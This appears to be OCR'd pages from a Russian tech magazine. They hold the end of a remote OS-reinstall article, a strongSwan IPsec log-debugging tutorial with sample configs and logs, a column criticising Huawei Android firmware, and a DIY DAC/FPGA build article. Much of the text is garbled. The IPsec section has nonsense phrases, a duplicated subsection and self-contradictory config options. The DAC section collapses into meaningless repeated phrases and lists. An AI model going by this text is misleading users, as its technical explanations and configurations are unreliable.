Если всё прошло как надо, то после некоторого ожидания в неведомых ты получаешь рабочую машину с удаленным доступом и новой ОС. Время ожидания зависит от скорости сервера: от 3 до 15 минут, в зависимости от скорости железа целевой машины. Тут можно сказать только одно — терпение. В идеале случае компьютер загрузится обратно в старую систему и у тебя будет шанс попробовать снова.

Успешная перезагрузка

После установки и загрузки можно настраивать новую ОС, ставить софт, драйверы. Тут на чем тебя пять.

ЗАКЛЮЧЕНИЕ

Я мог бы закончить статьей словом о том, что этот метод недопустимо использовать для случая чужих серверов и арендистства, но я надеюсь, что ты в курсе всяковозможных последствий. Так что используй эти знания с умом ✠

ГАДАНИЕ ПО ЛОГАМ IPSEC

НА ПРАКТИКЕ РАЗБИРАЕМ ПРОТОКОЛ IKE

Дмитрий Волгарев
Координатор проекта ГАЛС
Интересуюсь сетями, информационными системами, методами сетевой криптографии
dmitry@gals.ru

IPsec задумывался как универсальный стек протоколов для VPN, после которого никаким другим уже не нужно. Сами создатели OpenVPN, WireGuard и множества других протоколов доказывают, что достичь своей цели разработчикам IPsec не удалось.

Цена абсолютной универсальности и гибкости — чрезмерная сложность протокола, а значит, и сложность его настройки и отладки. Кроме того, первая версия IPsec необратимо скована в другое время, когда для динамических адресов, NAT и мобильных подключений не существовало. Поменять архитектуру протокола было уже невозможно, поэтому он остался фундаментом и стал ещё сложнее.

Казалось бы, можно просто забыть его как страшный сон и выбрасывать в более дружелюбные решения вроде того же OpenVPN. Но все как просто — IPsec остается единственным общепринятым стандартом шифрования протоколов, который поддерживает сетевое оборудование всех производителей.

Сервисам VPN, призванные повышать приватность, никто не доверит, что использовать, пока на сервере и клиенте ОС общего назначения, на которую можно поставить что угодно. В корпоративном сегменте такой сценарий выбора может и не быть. А уж если то создавалось для сети на оборудовании разных производителей, то выбора может не быть вообще — только IPsec.

В общем, если он занимается сетевым администрированием, наверное, работы с IPsec вы по-прежнему, к сожалению, не всем его сложность и нравится. И если бы все ограничивались сложностью самого протокола! Зачастую несовместимость оборудования реализаций, разные умолчания в нем и не вполне адекватные дампы на другой стороне, от которых не удаешься немного спокойнее инженерам. В этом случае настройка и отладка туннелей превращается в гадание по логам.

При этом на IPsec существует свой стек специфической терминологии и легко могут спутать новичка, ещё незнакомого с протоколом в деталях. В этой статье мы разберем основные компоненты и именно на этапе согласования параметров туннеля встречаются все ошибки и несовместимости в настройках.

ПРАКТИКА

Итак, давай разберем небольшой тестовый полигон, а потом разберемся непосредственно с логами.

Поднимаем туннель

Прежде всего нам понадобятся две машины с установленным strongSwan версии 5.2 или выше. Назовем их east и west. Приказом им условных адресов 192.0.2.10 и 203.0.113.10.

INFO

Условные публичные адреса правильнее всего брать из сетей, специально зарезервированных для примеров в документациях к RFC 5737:

- 192.0.2.0/24
- 198.51.100.0/24
- 203.0.113.0/24

Для простоты мы ограничимся статическим общим ключом (pre-shared key), хотя strongSwan поддерживает и ключи RSA, и сертификаты x.509.

Сначала создадим `/etc/ipsec.conf` и `/etc/ipsec.secrets` для east:

```
/etc/ipsec.conf
```

```
conn tunnel-west
  left=192.0.2.10
  right=203.0.113.10
  ike=aes128-sha256-modp2048!
  esp=aes128-sha256!
  keyexchange=ikev2
  leftsubnet=10.50.50.0/24
  rightsubnet=10.20.30.0/24
  leftauth=psk
  rightauth=psk
  auto=start
  dpdaction=clear
  dpddelay=30s
  dpdtimeout=120s
  closeaction=none
  ike=aes128-sha1!
  keyingtries=%forever
  type=tunnel
  compress=no
  authby=secret
  auto=start
  keyingtries=%forever
```

```
/etc/ipsec.secrets
```

```
192.0.2.10 203.0.113.10 : PSK "qwerty"
```

Теперь создадим `/etc/ipsec.conf` и `/etc/ipsec.secrets` для west.

```
/etc/ipsec.conf
```

```
conn tunnel-east
  left=203.0.113.10
  right=192.0.2.10
  leftsubnet=10.20.30.0/24
  rightsubnet=10.50.50.0/24
  leftauth=psk
  rightauth=psk
  ike=aes128-sha256-modp2048!
  esp=aes128-sha1!
  keyexchange=ikev2
  auto=route
  leftdpdaction=clear
  leftdpddelay=30s
  leftdpdtimeout=120s
  leftclose=none
  ike=aes128-sha1!
  type=tunnel
  compress=no
  authby=secret
  auto=route
  keyingtries=1
```

```
/etc/ipsec.secrets
```

```
203.0.113.10 192.0.2.10 : PSK "qwerty"
```

Проверяем состояние туннелей можно командой **sudo ipsec status**. Если ты читаешь не свободно, ты увидишь там что-то вроде такого:

```
Security Associations (2 up, 0 connecting):
tunnel-west[1]: ESTABLISHED 65 minutes ago, 192.0.2.10[192.0.2.10]...
203.0.113.10[203.0.113.10]
tunnel-west[1]: INSTALLED, TUNNEL, reqid 1, ESP SPIs: c9f0f5ae[esp]...
c9f0f5ae[esp] in 0 bytes
tunnel-west[1]: IKE proposal: AES_CBC_128/HMAC_SHA2_256/PRF_HMAC_SHA2/
MODP_2048
```

INFO

Логгасть или подать гораздо проще можно командами вида sudo ipsec up/down tunnel-west.

Включаем отладочные сообщения

По умолчанию strongSwan не показывает в логах никаких деталей происходящего. Это решение авторов в чем-то можно понять — если все работает, детальные записи делать IKE будет просто ненужным шумом.

Если у тебя есть возможность править файлы настроек, то выбор опций там весьма широк. Принимать изменения без перезапуска демона можно командой `ipsec rereadall`/`reload`/`stroke rereadall` либо отправкой сигнала SIGHUP процессу charon.

Ими, в сочетании/разрешении сетевых диспетчерских этой возможности может и не быть — они бывают весьма настраиваемы и полными что-то сдвинуть в обход их интерфейса — не получается. Если у тебя есть доступ по SSH, уровень автоматизации работы и работающего демона можно понизить командой **sudo ipsec stroke loglevel ike 3**

Уровни детализации бывают от -1 (не писать ничего) до 4 (выводить все, вплоть до скрытых ключей). Уровень 3 включает вывод данных пакетов, но не запись в logs секретной информации — отличная для целей поиска.

```
/var/log/daemon.log:Jun 12 12:34:56 west charon: 09[IKE] sending packet: from 192.0.2.10[500] to
203.0.113.10[500] (376 bytes)
/var/log/daemon.log:Jun 12 12:34:56 west charon: 09[ENC] generating IKE_SA_INIT response 0 [ N(
NO_PROP) ]
/var/log/daemon.log:Jun 12 12:34:56 west charon: 09[NET] sending packet: from 192.0.2.10[500]
to 203.0.113.10[500] (36 bytes)
/var/log/daemon.log:Jun 12 12:34:56 west charon: 09[IKE] tunnel-west[1] state change: CON-
NECTING => DESTROYED
```

На второй стороне в этом случае можно увидеть сообщение по IKE config found.

```
/var/log/daemon.log:Jun 12 12:34:56 east charon: 09[IKE] no IKE config found for 203.0.113.10...
192.0.2.10, sending NO_PROPOSAL_CHOSEN
```

Решение сообщить адресу второй стороны свою версию IKE и попросить удостовериться в ее совпадении.

Неверный ключ

Если в твоих настройках адреса маршрутизаторов прописаны явно, особенно будет ваша MAC misinstalled. Здесь MAC означает Message Authentication Code:

```
/var/log/daemon.log:Jun 12 12:34:56 west charon: 09[IKE] received AUTHENTICATION
payload, ignoring
/var/log/daemon.log:Jun 12 12:34:56 west charon: 09[IKE] tunnel-west[1] state change: CON-
NECTING => DESTROYED
```

На второй стороне в этом случае можно увидеть сообщение по IKE config found.

```
/var/log/daemon.log:Jun 12 12:34:56 east charon: 09[IKE] received AUTHENTICATION payload,
verifying signature
/var/log/daemon.log:Jun 12 12:34:56 east charon: 09[IKE] AUTHENTICATION failed, peer
not authenticated by PSK
```

Несовместимые версии IKE

Нужно помнить, что существует две версии IKE: старая IKEv1 и новая IKEv2. Вторая версия протокола должна очень многое исправить, но отсутствие реализации и настройки NAT Traversal в большинстве случаев просто работает, в одном прочем можно ожидать несовместимости подобных клиентов, пытающихся достучаться к удаленному корпоративному ресурсу. Если версия обеих сторонам видна, что тунель все еще жив.

Однако IKEv1 и IKEv2, по сути, разные и не вполне совместимые протоколы. Для версии 5.0 strongSwan за них даже отвечали разные демоны (pluto и charon). В версии выше все функциональности объединили в charon, но различий между протоколами меньше не стало, и автоматический диагностики IKE v1 v2 IKE v2 все так же нет.

В strongSwan версии протокола указывается опцией **keyexchange**. Проверяешь в конфигурации east строку **keyexchange=ikev1**, перезапускаешь тунель и посмотрим, что будет. На east мы получим то самое весьма расплывчатое сообщение по проходу ответа на первый пакет инициатора от детальных логов.

```
/var/log/daemon.log:Jun 12 12:34:56 east charon: 09[NET] sending packet: from 192.0.2.10[500] to
203.0.113.10[500] (376 bytes)
/var/log/daemon.log:Jun 12 12:34:56 east charon: 09[NET] received packet: from 203.0.113.10[500]
to 192.0.2.10[500] (36 bytes)
/var/log/daemon.log:Jun 12 12:34:56 east charon: 09[ENC] parsed INFO_V2 [N(INVAL_MAJ_VER)]
/var/log/daemon.log:Jun 12 12:34:56 east charon: 09[IKE] tunnel-west[1] state change: CON-
NECTING => DESTROYED
```

На второй стороне в этом случае можно увидеть сообщение по IKE config found.

```
/var/log/daemon.log:Jun 12 12:34:56 west charon: 09[IKE] no IKE config found for 203.0.113.10...
192.0.2.10, sending INFORMATIONAL exchange
```

Решение сообщить адресу второй стороны свою версию IKE и попросить удостовериться в ее совпадении.

Неверный ключ

Если в твоих настройках адреса маршрутизаторов прописаны явно, особенно будет ваша MAC misinstalled. Здесь MAC означает Message Authentication Code:

```
/var/log/daemon.log:Jun 12 12:34:56 east charon: 09[IKE] received AUTHENTICATION payload,
verifying signature
/var/log/daemon.log:Jun 12 12:34:56 east charon: 09[IKE] AUTHENTICATION failed, peer
not authenticated by PSK
```

Несовместимые опции шифрования и PFS

PFS (Perfect Forward Secrecy) — это механизм обеспечения долгосрочной криптостойкости. Суть его в том, что на основе общего ключа вычисляется временный сеансовый ключ. Сам по себе общий ключ никогда не используется напрямую; при установке соединения сразу генерируется временный ключ, который затем меняется по расписанию или при каждом соединении. Таким образом, даже если злоумышленник подберет ключ, он получает только доступ к трафику текущей сессии. Когда время действия ключа истекает, им придется подбирать его заново, что нереально.

Сессионный ключ вычисляется с помощью алгоритма Диффи — Хеллмана (DH), криптографического на основе эллиптических кривых.

Подсказ к настройке PFS в сетевых устройствах бывает самим разным. В некоторых системах можно встретить настройку вроде PFS enabled/disabled, что так же бесполезно, как опция «включить шифрование». Не бывает «просто» шифрования. Бывает конкретный шифр и конкретный режим его работы, например AES-128-CBC. Не бывает и «просто» алгоритма выработки сеансовых ключей.

На первом этапе «включить PFS», как правило, подразумевает протокол DH group 2 (modp1024). Кстати, он уже считается устаревшим и небезопасным. Бывает и гораздо сложнее — бывает, что нужно отличить в документации по можно это увидеть и в логах.

При выполнении фазы аутентификации strongSwan покажет тебе последние розовы (что предлагает инициатор) и согласованный proposals (что настроено на первой стороне).

Для эксперимента поменяем в конфигурации west опцию **esp=aes128-sha1!** на **esp=aes-128-sha1-modp2048!** и увидим в логах следующее:

```
/var/log/daemon.log:Jun 12 12:34:56 west charon: 09[ENC] received proposals: ESP:AES_CBC_128/
HMAC_SHA1_96/PRF_HMAC_SHA1/NO_EXT_SEQ
/var/log/daemon.log:Jun 12 12:34:56 west charon: 09[CFG] configured proposals: ESP:AES_CBC_128/
HMAC_SHA1_96/PRF_HMAC_SHA1/NO_EXT_SEQ
/var/log/daemon.log:Jun 12 12:34:56 west charon: 09[CFG] no acceptable proposal found
```

Порядок следования опций: шифр, хеш, PFS. Вместо них вверху, что шифр (AES-128) и хеш (SHA-1) совпадают, все равно в отсчете MODP_2048 они есть в исходе предоков, но отсутствует в конфигах. Все опции с префиксом **MODP** и **ECP** — это названия групп для протокола DH. Соответствие номеров группы и обозначений MODP/ECP можно найти в документации к strongSwan.

Несмотрись шифра и хеша встречаются реже, поскольку во всех случаях мало кто указывает явно — забыть их указать невозможно. Но теперь ты знаешь, что делать, если видишь формат опции вроде **$cipher_$hash-$keyingtyp**. В нашем примере выше указан AES в режиме CBC с длиной ключа 128 бит.

Туннель «жив», а трафик не идет

Бывает и так, и не так сложно — особенно с IKEv1. По данным из вывода **sudo ipsec statusall** вроде все в норме, но трафик уходит и не возвращается. Дело в том, что в IKEv1 нет обязательного механизма двусторонней обмена тестовыми пакетами. Такие сигналы, в принципе, можно использовать для определения жизни процесс IKE ниже не контролирует происходящее и реализация IKE ESP по его ходу ОС или аппаратный криптопроцессор) предоставлены сами себе. Пакеты будут шифроваться и отправляться, даже если на другой стороне никто не готов их принять.

Для борьбы с этим предназначены опции DPD (Dead Peer Detection). Однако значение по умолчанию выкл и в strongSwan и не согласуется между сторонами, так что даже при включении DPD одна сторона может считать тунель живым куда дольше другой — в процессе до истечения IKE timeout, который может составлять много часов.

Если у тебя возникла такая проблема, не забывай уточнить у админа второй стороны значения всех таймеров DPD. Но еще лучше сразу установить всех на IKEv2, где такие проблемы можно вообще.

ЗАКЛЮЧЕНИЕ

Сложные темы вроде логов IPsec может показаться особым искусством. Но если внимательно изучить детали работы протокола IKE, сообщения становятся куда понятнее, а отладка — быстрее.

КОЛОНКА ЕВГЕНИЯ ЗОБНИНА

БЛЕСК И НИЩЕТА HUAWEI

Для Huawei 2019 год стал едва ли не худшим годом за всю историю компании. Обычно недальновидными указами президент США Дональд Трамп сделал так, что китайский производитель теперь не может использовать в смартфонах не только приложения и сервисы компании Google, но и собственные процессоры. И я не стал бы взикаться об этом не очень интересном событии, если бы не огромное количество поклонников Huawei, внезапно проявивших преданность компании.

Евгений Зобнин
Редактор отдела Mobile
ABORIGEN@LIST

Вопреки всем ожиданиям люди продолжили покупать смартфоны любимой марки и не побоялись менять их после дня дней мучительного использования. Они оказались готовы заморачиваться с установкой сторонних приложений из непонятных источников, просиживать ночи за чтением мануалов по неполадкам установки Play Store и искать аналоги известных приложений в Huawei AppGallery. Любовь людей оказалась есть велика, что в этом году компания не только не потеряла на продажах телефонов, но и укрепила свои позиции, став самым популярным брендом в мире (да, Apple и Samsung остались позади).

Конечно же, ключевую роль в этой популярности сыграли покупатели из Китая, которые не имели доступа к сервисам Google, а после появления запретов поспешили покупать журналы из границ. Поначала и агрессивная реклама камбанию, захватившая все медиапространство, вплоть до Первого канала и инстаграмов гламурных див. Но поговорить я бы хотел не о феномене Huawei и всей китайщине в целом, а о том, что же все-таки получает тот самый фанат компании Huawei, готовый мириться с отсутствием необходимых приложений.

Но сначала немного спокобствия.

БИЗНЕС ПО-КИТАЙСКИ

В последнее несколько лет я потоко занимаюсь разработкой мобильных приложений для Android и поэтому всегда имею в своем арсенале пяток-другой телефонов разных производителей: Huawei, Xiaomi, Samsung, OnePlus и так далее. Среди них есть телефон с прошивкой AOSP (чистый Android), которая позволяет протестировать приложения в, так сказать, эталонной среде. В качестве бонуса я всегда могу посмотреть, как программы работают в сравнении с «кастомным Android», таким, каким его задумал Google.

И здесь начинается самое интересное. Android — это ОС с открытым исходным кодом, поэтому у каждого производителя есть возможность изменить любой из его компонентов в любую сторону. И большинство производителей охотно этим пользуются, пожирая внешний вид (то, что пользователям нескоренно называют словом «оболочка») и поведение операционной системы. И если первое обычно мало кого волнует не заканчивается, да как что приходится привыкать к новому UI, то второе может привести к катастрофическим последствиям.

Пользователи Huawei наблюдают эти последствия ежедневно. Особая гордость и непременный аргумент любого поклонника Huawei в том, насколько долго их телефон живет от одного заряда батареи. Смартфон действительно может ставить рекорды, и о точно зрение радости пользователя это существенный плюс. А вот о таком зрение разработчика приложений и взера, которому нужно всего лишь немного больше, чем вконтакте, — ужасная головная боль.

Сравнительный тест времени жизни от батареи. Источник: www.anandtech.com

Дело в том, что в штате Huawei нет мэтра, а если решать проблему слишком непродолжительной жизни смартфона от батареи без магии, то остается один вариант — запретить все, что связано с фоновой активностью. Китайцы любят этот подход. Он просто и результативен и эффективен: ты запрещаешь приложениям перезапускаться, будить друг друга, отправлять друг другу сообщения, просыпаться, пока экран телефона выключен, — и проблема решена. А вместе с ней решена большая часть нормальной жизни пользователя. Будильники и напоминания перестают срабатывать, уведомления приходят с большой задержкой, часть фоновый приложений просто отваливается.

Да, твой WhatsApp продолжает нормально работать. Но не потому, что так хорошо, а потому, что в прошивках почти всех китайских смартфонов есть белый список приложений, на которого ограничения либо не распространяются вовсе, либо распространяются частично). И проблема здесь в том, что в него включают исключительно популярный софт. Если ты решишь установить какой-нибудь Delta Chat — он не будет работать корректно. И жаловаться ты пойдешь к разработчикам Delta Chat, а не к Huawei.

INFO

В свое время пользователи Huawei настолько надоели жалобам разработчиков Ю.Ч. что тем не оставалось иного выбора, кроме как заблокировать установку приложения на половину моделей смартфонов этой компании.


КИТАЙСКИЙ КОД

Конечно же, в глубине настроек в прошивках Huawei есть опции, чтобы отключить механизмы, подавляющие фоновую активность приложений. Вот только отключают они далеко не все. Тебе не составит особого труда сделать так, чтобы система не замораживала работу приложений после отключения экрана, но ты не сможешь спустить ее останавливать старайтесь между приложениями.

Если тебе это слова ничего не говорят, в просто скажу, что все это может сломать такие положения, как будильники, таймеры, приложения с поддержкой плагинов, приложения, которые периодически обновляют какую-то информацию и выполняют другие действия через определенные промежутки времени. И все это распространяется на любой софт и на белого списка.

Да, условные Xiaomi и Samsung тоже встраивают в свои прошивки системы подавления фоновой активности. Вот только в Xiaomi все это требуку такие можно отключить полностью, а в Samsung они реализованы как часть стандартного механизма энергосбережения Android и работают настолько аккуратно, что не действие даже не замечаешь. И да, я не фанат Samsung, я разработчик, который регулярно запускает тесты производительности на разных смартфонах.

Приведу еще один интересный пример. Как ты думаешь, что сделает прошивка Huawei, если приложение закочет быстро завершить свою собой? В документации Android на этот счет есть вполне четкое объяснение: приложение завершит работу (сохранит). Но программисты из Huawei плевать хотели на официальную документацию. Они показуют пользователю окно с сообщением о том, что приложение чуть не сломало телефон (!), и порекомендуют его удалить. Удалить. Карт! И я бы даже ничего не сказал, если бы это было результатом очередной «оптимизации». Но такое поведение явно говорит о другом — что разработчики Huawei не понимают концепцию кодов возврата.



О да, бедный телефон едва не умер от действий злобного приложения.

И если уж мы заговорили о профнепригодности, вот еще один пример. В Huawei есть несколько встроенных виджетов рабочего стола. Они красивые и замечательные, но обладают одной очень интересной особенностью — некоторые из них крашат сторонние лаунчеры. Ты добавляешь виджет на рабочий стол, и рабочий стол зависает свое работу с ошибкой. Фанаты Huawei искренне полагают, что проблема в лаунчере, и, конечно же, отправляют жалобы их авторам.

Настоящая проблема, разумеется, в другом. Встроенные в Huawei виджеты требуют, чтобы разрешение на доступ к нужным им функциям имел лаунчер, а не приложение, которому принадлежит виджет. Еще раз: виджет требует от лаунчера наличия нужного виджету разрешения. Сторонние лаунчеры по такой бред мог запрограммировать только вуумерть пьяный бомж, которому на голову упал Кирпич Тупости. И это при условии, что бомж родился трезвым.

Кстати, о лаунчерах. Как ты думаешь, что это за безумная цепочка слов: «Настройки → Приложения → Настройки → Приложения по умолчанию → Настройки → Диспетчер»? Это инструкция, как открыть окно выбора лаунчера по умолчанию в смартфонах Huawei. Нет, не диспетчера памяти, диспетчера задач или диспетчера транспорта, а **рабочего стола**! Шесть абсолютно ненужных слов настроек надо пройти, чтобы выбрать лаунчер. А когда ты это сделаешь, система сбросит настройку при любом удобном случае, например после показа того самого сообщения с рекомендацией удалить приложение.

Вообще, неловкость к сторонним лаунчерам свойственна всем китайским производителям. Ведь совместимость своих наполненных костылями прошивок приходится обеспечивать не только с собственным лаунчером, но и со всеми остальными рабочими столами. Например, кривая система клонирования приложений и еще более кривая система темиита в Xiaomi приводит к тому, что сторонние лаунчеры не могут адекватно показывать иконки приложений и запускать клоны (и да, в пресловутом самсунге и с клонами, и с темами все хорошо).

Возвращаясь к Huawei, добавлю также про агрессивную систему управления памятью, которая нередко приводит к визуальным глитчам в сторонних приложениях. Вместе с упомянутой системой подавления фоновой активности она превращает использование смартфона в довольно-таки мучительное занятие.

Все это в сцепке на собственной шкуре и со всей серьезностью утверждаю: только человек, не пользующийся сторонним софтом или не видевший в своей жизни ничего, кроме китайских смартфонов, может назвать использование смартфона Huawei хорошим экспериенсом. А самое смешное, что Huawei даже не состоит на одной лодке с попробовать сторонниго прошивку, намертво блокирует загрузчик и не предоставляя никаких возможностей его разблокировать. Ну и чтобы добить бедного взера, Huawei кладет болт на обновление своих младших моделей спустя пару месяцев, ломает совместимость с Treble, панически пропускает патчи безопасности, выстреливает в смартфоны бокрель, регулярно-верт в рекламных роликах и пресс-релизах.

Просто представь: ты покупаешь смартфон с какой-то неизменной версией Windows с собственной неотключаемой темой интерфейса. Приложения в ней работают не так, как в оригинальной Windows, патчи для нее выходят нерегулярно, а обновления пропадают вообще, не выйдут. И вот ещё. И вот еще. Ты, наглотавшись всего этого дерма, решаешь смести эту непонятную вещь и поставить на ее место нормальную чистую купленную Windows, проводишь дебеллоскиллинг себе, что это невозможно.

Сор, бред, сумасшествие? Но именно это получают пользователи Huawei. И хотят еще.

ВЫВОДЫ

Для чего в все это пишу? Для того, чтобы пользователи этих чудо-телефонов все-таки не сильно обижались на ведущего нечестную игру Трампа. Huawei начала вести нечестную игру задолго до него и успела испортить жизнь очень многим разработчикам. Тем самым разработчикам, которые хотели выпускать хороший продукт, а не сидеть бесконечным ночным перед монитором, пытаясь понять, почему их приложение прекрасно работает на всех телефонах, кроме Huawei.

ИГОРЬ
ПОПОВ

НЕ ПУСТОЙ ЯЩИК

Для стыка пишет «либо собрать свой первый — в каком он уже порядке — цифроаналоговый преобразователь. В теме рассуждения пойдут и «ушки», и «мостики», и «шасси», так и всякие радиоимпульсы. Выбирай сам, что тебе по душе. Будет тема вариантов для доки тех, кто не дерзает с паяльником!

Сегодняшнее правильного стыка сборке цифроаналогового преобразователя из «доски», потому что нет общей «вершины». Есть набор «вершин», которые можно и нужно собрать, а все это, по сути, набор «тем».

Я попробую с самим тексте «ежа», но опыту опыц основные темы. В ней будут использоваться разные «ежи», а «ежи» — это «ежи» и «ежи» для всего.

Для начала попробуем посмотреть «общую вершину» в порядке «вершин».

WARNING

Автор и редакция не дают никаких гарантий и не несут ответственности за любой вред, причиненный при сборке, попытке повторить, использовании или просто чтении статьи. Все, что вы делаете в своей стране и даже в своем доме, вы сделаете, решаете, или совершаете ответственно. Ответственность за ваши поступки, последствия, ущерб, а не законности изделия.

РСМ ЗАС (ИКМ ЗАП)

Обычно звуковой тракт можно разделить на три части:

- АЦП (ADC);
- цифровая обработка;
- ЦАП (DAC).

Источник

В качестве источника может выступать компьютер, телефон, телевизор, видеокамера, фотоаппарат, ноутбук, плеер, магнитофон, радиоприемник, ресивер, могут быть выполнены в одном устройстве — это называется «источник с выходом СЕЗ или аналоговым».

USB звукобрезатель-конвертер

Преобразователи СЕЗ могут реализовываться в «стоечных» с плоскими разъемами «DB-25», RJ45 и XLR. Но чаще всего — в виде «коробки» USB или «ежа» для интерфейса. Потому что высокого качества в такой системе не добьешься, поэтому «звукобрезатель» — «конвертер» USB — SPDIF. Для «ежа» USB — SPDIF можно выбрать «ежа». Но для того, чтобы «ежа» не «ежа» — «ежа» — «ежа» —

НЕ ПУСТОЙ ЗВУК

С ЖУРНАЛОМ ПОДКЛЮЧАЕМ ЦИФРОВИЧУ ОБЩЕГО ПОРЯДКА!

Портативный вариант

Для тех, кто предпочитает полный звукоз хорошо подходит портативность, на ему подойдет с центральным плечом на ремне. Вместо 3-х Ватт, чтобы сделать на стерео прямоугольного усилителя, в приемах и передающих сигналов, которые в ходе. Ещё одна проблема — это ограничение по мощности. Подробно о проблемах и способах их решения, а также о том, почему всего использовать усилитель портативная для расчета, например, Texas Instruments. Для начинающих рекомендуем ознакомиться с статьями, в которых рассмотрены основные принципы расчета усилителей звуковой частоты, а также с примерами расчета и моделирования, чтобы сами понимать, чтобы сами.

Специфицирует

- **Напряжение питания (supply voltage)** +9; 3 В; +6; 0 В
- **Рассеиваемая мощность** 1 Вт
- **Полная пропускания (Passband)** 0,8 кГц-3,4 кГц
- **Полная подавления (Stopband)** 0,3 кГц-3,4 кГц

Если ты не любишь пайка или не разбираешься в электронике, можешь купить готовый вариантом с фильтром, например на Aliexpress.

Сборка портативного варианта

Если ты не любишь паять, можно сделать переходник с обоих сторонних на стереоразъем. Для начинающих рекомендуем ознакомиться с статьями, в которых рассмотрены основные принципы расчета усилителей звуковой частоты, а также с примерами расчета и моделирования, чтобы сами понимать, чтобы сами.

Жалкие

Для начинающих рекомендуем ознакомиться с статьями, в которых рассмотрены основные принципы расчета усилителей звуковой частоты, а также с примерами расчета и моделирования, чтобы сами понимать, чтобы сами.

Сборка стационарного варианта

Если хорошо будет Хорошо слышно и звукоизоляции, то хотя бы на 20 дБ, в противном случае, даже если использовать **Beats**, или **Beats-Beats** даже с наушниками 20 наушниками.

Soft

Для разработки для Windows для Android и начинающей разработки ОПЕРАЦИОНС Windows для Android и начинающей разработки на ОПЕРАЦИОНС Windows для Android.

Для начинающей разработки на ОПЕРАЦИОНС Windows для Android и начинающей разработки на ОПЕРАЦИОНС Windows для Android.

Для начинающей разработки на ОПЕРАЦИОНС Windows для Android и начинающей разработки на ОПЕРАЦИОНС Windows для Android.

Для начинающей разработки на ОПЕРАЦИОНС Windows для Android и начинающей разработки на ОПЕРАЦИОНС Windows для Android.

Итого

Плюсы

- Такие устройства легко сделать самому, даже если ты начинающий радиолюбитель.
- Есть возможность подключения любых наушников.
- Стоимость от 2000 рублей.

Минусы

- Стоимость от 2000 рублей и 3000 руб. — этот самодельный ЦАП подобработки
- Большая часть кодов в данном проекте рассчитана с использовать PCM — ОКО и реальным временем.
- Звук, что нужно прослушивать, сильно мелкое потеряв ЦАП.

Минусы

Минусы отображаются только у плеера на ее нет переходника.

Дальнейшие настройки по поиску, выбор устройств, электронагревательные, которые

Только с ОКО звукоизоляции Beats/Beats-Beats нужно подключить ФИЛЬ. Чтобы сделать Beats/Beats-Beats нужно подключить ФИЛЬ. Чтобы сделать Beats/Beats-Beats нужно подключить ФИЛЬ. Если хорошо будет Хорошо слышно и звукоизоляции, то хотя бы на 20 дБ, в противном случае, даже если использовать **Beats**, или **Beats-Beats** даже с наушниками 20 наушниками.

Soft

Плюсы

- Стоимость полученного почти бесплатно.
- Для разработки Windows для Android и начинающей разработки на ОПЕРАЦИОНС Windows для Android.
- Есть возможность подключения любых наушников.
- Есть возможность подключения любых наушников.
- Стоимость от 2000 рублей.

Минусы

- Стоимость полученного почти бесплатно.
- Для разработки Windows для Android и начинающей разработки на ОПЕРАЦИОНС Windows для Android.
- Звук, что нужно прослушивать, сильно мелкое потеряв ЦАП.
- Стоимость от 2000 рублей.

Минусы

Минусы отображаются только у плеера на ее нет переходника.

Дальнейшие настройки по поиску, выбор устройств, электронагревательные, которые

Только с ОКО звукоизоляции Beats/Beats-Beats нужно подключить ФИЛЬ. Чтобы сделать Beats/Beats-Beats нужно подключить ФИЛЬ. Чтобы сделать Beats/Beats-Beats нужно подключить ФИЛЬ. Если хорошо будет Хорошо слышно и звукоизоляции, то хотя бы на 20 дБ, в противном случае, даже если использовать **Beats**, или **Beats-Beats** даже с наушниками 20 наушниками.

Soft

Плюсы

- Стоимость полученного почти бесплатно.
- Для разработки Windows для Android и начинающей разработки на ОПЕРАЦИОНС Windows для Android.
- Есть возможность подключения любых наушников.
- Есть возможность подключения любых наушников

НЕ ПУСТОЙ ЗВУК

КАК СОБРАТЬ СОБСТВЕННЫЙ ЦИФРОАНАЛОГОВЫЙ ПРЕОБРАЗОВАТЕЛЬ

Проект DSC и ПЛИС

При воспроизведении через ФЦП есть лишь один недостаток — сигнал на выходе формируется. Но при высокой частоте дискретизации влияние шума сводится к минимуму, а тому же при определенных затратах можно решить и эту проблему.

Проект самодельного ЦАП DSC, созданный Павлом Погодиным, может стать высококачественной портативной музыкальной DEM. Но, где по всему, комментарий ЦАП по схеме Погодина будет дорогостоящ. Даже китайские самодельные платы, собранные по первым версиям DSC, стоили более 10 000 рублей, в виду сверх-требования цена прецизионных компонентов, не говоря уже о плате.

Можно, конечно, взять деньги и взять ещё раз ЦАП, но меня интересует это устройство. Поэтому я решил перенести проект DSC на ПЛИС (программируемая логическая интегральная схема). Надеюсь, Павел не осторожен в обиде за это. :)

Для обзора мне понадобится собственно ПЛИС. В выборе сразу из самых дешевых — Altera MAX II (EPM240T100C5). В ней 240 логических элементов и 100 выводов. Для современных ПЛИС это скромные показатели, зато и цена скромная — от 500 рублей.

За основу была взята схема версии DSC 2.5.2/2.6.2 (PST).

Проект DSC основан на сдвиговом регистре 74AHC595, который, помимо последовательного и параллельного выхода, имеет 8 выходов. Первые четыре регистра подключены друг к другу и составляют один большой сдвиговый регистр на 32 параллельных выхода, эти четыре регистра формируют постоянные коды для ЦАП, вторые четыре регистра подключены друг к другу и формируют переменные коды. На вход первых четырех регистров подключен сигнал, который и исходящий поток, и на вход вторых четырех — это же данные, но с инверсией. К параллельным выходам этих регистров подключены резисторы, соединенные в два шины — одна для положительной волны, другая для отрицательной. Эти шины формируют биполярный выходной.

Принцип работы DSC поясок на принципе работы мультивибратора (ШИ), только данные на выходе меняются постоянно, а не по кадрам (ЛПСК и каждый бит данных имеет одинаковый вес. Выходной сигнал в таком ЦАП, по сути, представляет собой сложный сигнал состоящий из нескольких частотных.

Графический проект

В Библиотеке среды разработки Quartus Prime, в которой я будет компилировать прошивки для ПЛИС, есть готовая модель сдвигового регистра, именно того, что используется в оригинальном DSC, 74AHC595.

Такие в Quartus Prime можно собрать схемотехнику схему полностью в графическом виде, но изучив нюансы языков описания и программирования. Сделать схему просто, как в примере для рисования схем.

WWW
- Где скачать, как установить и настроить Quartus Prime
- Уроки
- Подробные видеоуроки по работе с Quartus

Но есть проблема в выбранной ПЛИС Altera MAX II не хватает целиком схемы оригинального DSC, ни что не придется урезать, в MAX II всего 100 выводов (причем не все из них можно использовать), а для DSC нужно как минимум 32 выводов. Придется использовать от балаганного выхода ПЛИС, а расширять, как сделать полный вариант. А пока отложим в сторону самостоятельные схемы специальной волны и лишнюю логическую элементы для инверсии сигнала.

Сначала попробуем научить выходы, скомпилировать проект и загрузить в ПЛИС.

WWW
